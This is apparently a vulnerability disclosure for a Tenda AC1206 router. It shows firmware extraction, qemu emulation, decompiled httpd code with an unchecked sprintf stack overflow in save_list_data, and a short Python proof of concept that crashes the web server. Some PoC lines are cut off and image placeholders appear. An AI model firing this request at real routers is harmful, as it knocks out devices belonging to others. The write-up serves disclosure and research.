firmware download:
https://down.tenda.com.cn/uploadfile/AC1206/US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.zip
(https://down.tenda.com.cn/uploadfile/AC1206/US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.zip)

firmware emulation

To reader,
Since I don't have the AC1206 router, I use qemu to emulate the router. This part isn't required for attacking a real AC1206 device. Feel free to skip this if you are not interested.

use the commands to obtain the file system

```
unzip US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.zip
binwalk -e US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin
```


```
terry1234@ubuntu:~/Documents/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted$ ls
202052.squashfs  2858  2858.7z  squashfs-root  squashfs-root-0
```

There is a httpd binary in squashfs-root/bin, which handling http requests.

we can use qemu-mipsel-static to emulate it; however, the binary will check the environment. If we directly use qemu to run the httpd binary, it will not able to emulatethe binary.
After reversing the binary, we found that patching apmib_init() check_network() ConnectCfm() can let the binary be emulated and will not affect the function of httpd binary.
(The patched binary is saved in bin/httpd_patch)

```
cd squashfs-root
sudo chroot ./ ./qemu-mipsel-static ./bin/httpd_patch
```

you can see the router has been run.



analysis the binary

```
formSetCfm() will use websGetVar() to get parameter in POST request.
void __cdecl formSetCfm(webs_t wp, char_t *path, char_t *query)
{
  int TypeNum; // [sp+18h] [+18h]
  int i; // [sp+1Ch] [+1Ch]
  char_t *FuncP2; // [sp+20h] [+20h]
  char_t *FuncP1; // [sp+24h] [+24h]
  char_t *FuncNp; // [sp+28h] [+28h]
  char_t *UrlName; // [sp+2Ch] [+2Ch]
  char_t *UrlValue; // [sp+30h] [+30h]
  char_t *MsgType; // [sp+34h] [+34h]
  char_t *MsgName; // [sp+38h] [+38h]
  char_t *save; // [sp+3Ch] [+3Ch]
  char_t name[256]; // [sp+40h] [+40h] BYREF
  char_t value[256]; // [sp+140h] [+140h] BYREF
  char_t *TypeName[41]; // [sp+240h] [+240h] BYREF
  int intType[40]; // [sp+2E4h] [+2E4h] BYREF
  char oldip[16]; // [sp+384h] [+384h] BYREF
  char oldmask[16]; // [sp+394h] [+394h] BYREF

  *(_WORD *)name = 0;
  memset(&name[2], 0, 0xFEu);
  *(_WORD *)value = 0;
  memset(&value[2], 0, 0xFEu);
  UrlValue = 0;
  UrlName = 0;
  FuncNp = 0;
  FuncP1 = 0;
  FuncP2 = 0;
  i = 0;
  TypeNum = 38;
  memcpy(TypeName, C_28_7578, sizeof(TypeName));
  memcpy(intType, &C_29_7579, sizeof(intType));
  save = websGetVar(wp, "save", "0");
  do
  {
    sprintf(name, "name%d", i);
    UrlName = websGetVar(wp, name, byte_50A344);
    if ( !*UrlName )
      break;
    sprintf(value, "value%d", i);
    UrlValue = websGetVar(wp, value, byte_50A344);
    printf("name:%s\tvalue:%s\n", UrlName, UrlValue);
    SetValue(UrlName, UrlValue);
    ++i;
  }
  while ( i < 21 );
  MsgName = websGetVar(wp, "msgname", byte_50A344);
  MsgType = websGetVar(wp, "msgtype", byte_50A344);
  if ( *MsgName && *MsgType && !strcmp(MsgName, "PostMsgToNetctrl") )
  {
    puts("in compare");
    for ( i = 0; i < TypeNum; ++i )
```

```
54      {
55        if ( !strcmp(MsgType, TypeName[i]) )
56        {
57          PostMsgToNetctrl(intType[i]);
58          printf("PostName:%s\tType:%s\n", MsgName, TypeName[i]);
59          break;
60        }
61      }
62    }
63    FuncNp = websGetVar(wp, "funcname", byte_50A344);
64    if ( *FuncNp )
65    {
66      if ( !strcmp(FuncNp, "save_list_data") )
67      {
68        FuncP1 = websGetVar(wp, "funcpara1", byte_50A344);
69        FuncP2 = websGetVar(wp, "funcpara2", byte_50A344);
70        save_list_data(FuncP1, FuncP2, 126);
71      }
72      else if ( !strcmp(FuncNp, "LoadDhcpService") )
73      {
74        LoadDhcpService();
75      }
76      else if ( !strcmp(FuncNp, "changelanip") )
77      {
78        GetValue("lan.ip", oldip);
79        GetValue("lan.mask", oldmask);
80        FuncP1 = websGetVar(wp, "funcpara1", byte_50A344);
81        FuncP2 = websGetVar(wp, "funcpara2", byte_50A344);
82        changelanip(FuncP1, FuncP2, oldip, oldmask);
83      }
84    }
85    if ( atoi(save) == 1 )
86      CommitCfm();
87    printf("save:%s\tMsgName:%s\tMsgType:%s\n", save, MsgName, MsgType);
88    websWrite(wp, "ok");
89  }
```

if funcname is "save_list_data", it will get funcpara1 and funcpara2 from POST request and call seve_list_data()

```
}
FuncNp = websGetVar(wp, "funcname", byte_50A344);
if ( *FuncNp )
{
  if ( !strcmp(FuncNp, "save_list_data") )
  {
    FuncP1 = websGetVar(wp, "funcpara1", byte_50A344);
    FuncP2 = websGetVar(wp, "funcpara2", byte_50A344);
    save_list_data(FuncP1, FuncP2, 126);
  }
```

In save_list_data(char *list_name, char *buf, char c), it use sprintf to modify mib_name, a address on stack. However, since the length of funcpara1(being


passed into save_list_data as list_name) isn't checked, it will caused stack based buffer overflow

```
char mib_name[64]; // [sp+24h] [+24h] BYREF
char mib_value[256]; // [sp+64h] [+64h] BYREF
char ct[8]; // [sp+164h] [+164h] BYREF

memset(mib_name, 0, sizeof(mib_name));
memset(mib_value, 0, sizeof(mib_value));
if ( strlen(buf) >= 5 )
{
  counta = 1;
  p = buf;
  for ( i = strchr(buf, c); ; i = strchr(q + 1, c) )
  {
    q = i;
    if ( !i )
      break;
    *i = 0;
    memset(mib_name, 0, sizeof(mib_name));
    sprintf(mib_name, "%s.list%d", list_name, counta);
    SetValue(mib_name, p);
    p = q + 1;
    ++counta;
  }
  memset(mib_name, 0, sizeof(mib_name));
  sprintf(mib_name, "%s.list%d", list_name, counta);
  SetValue(mib_name, p);
  sprintf(ct, "%d", counta);
  sprintf(mib_name, "%s.listnum", list_name);
  SetValue(mib_name, ct);
  memset(mib_name, 0, sizeof(mib_name));
```

```
int counta; // [sp+1
```

Here is a PoC. httpd binary is crashed due to our request.



```
from pwn import *
import requests
ip = '192.168.94.142'
port = 80
url = f"http://{ip}:{port}/goform/setcfm"
headers = {
 'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/2
 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
 'Accept-Language': 'en-US,en;q=0.5',
 'Accept-Encoding': 'gzip, deflate',
 'Cookie': 'curShow=; ac_login_info=passwork; test=A; password=1111',
 'Connection': 'close',
 'Upgrade-Insecure-Requests': '1',
}
payload = {'funcname': 'save_list_data', 'funcpara1': b'a'*0x1000, 'funcpara2':
response = requests.post(url, headers=headers, data=payload)
print(response.text)
```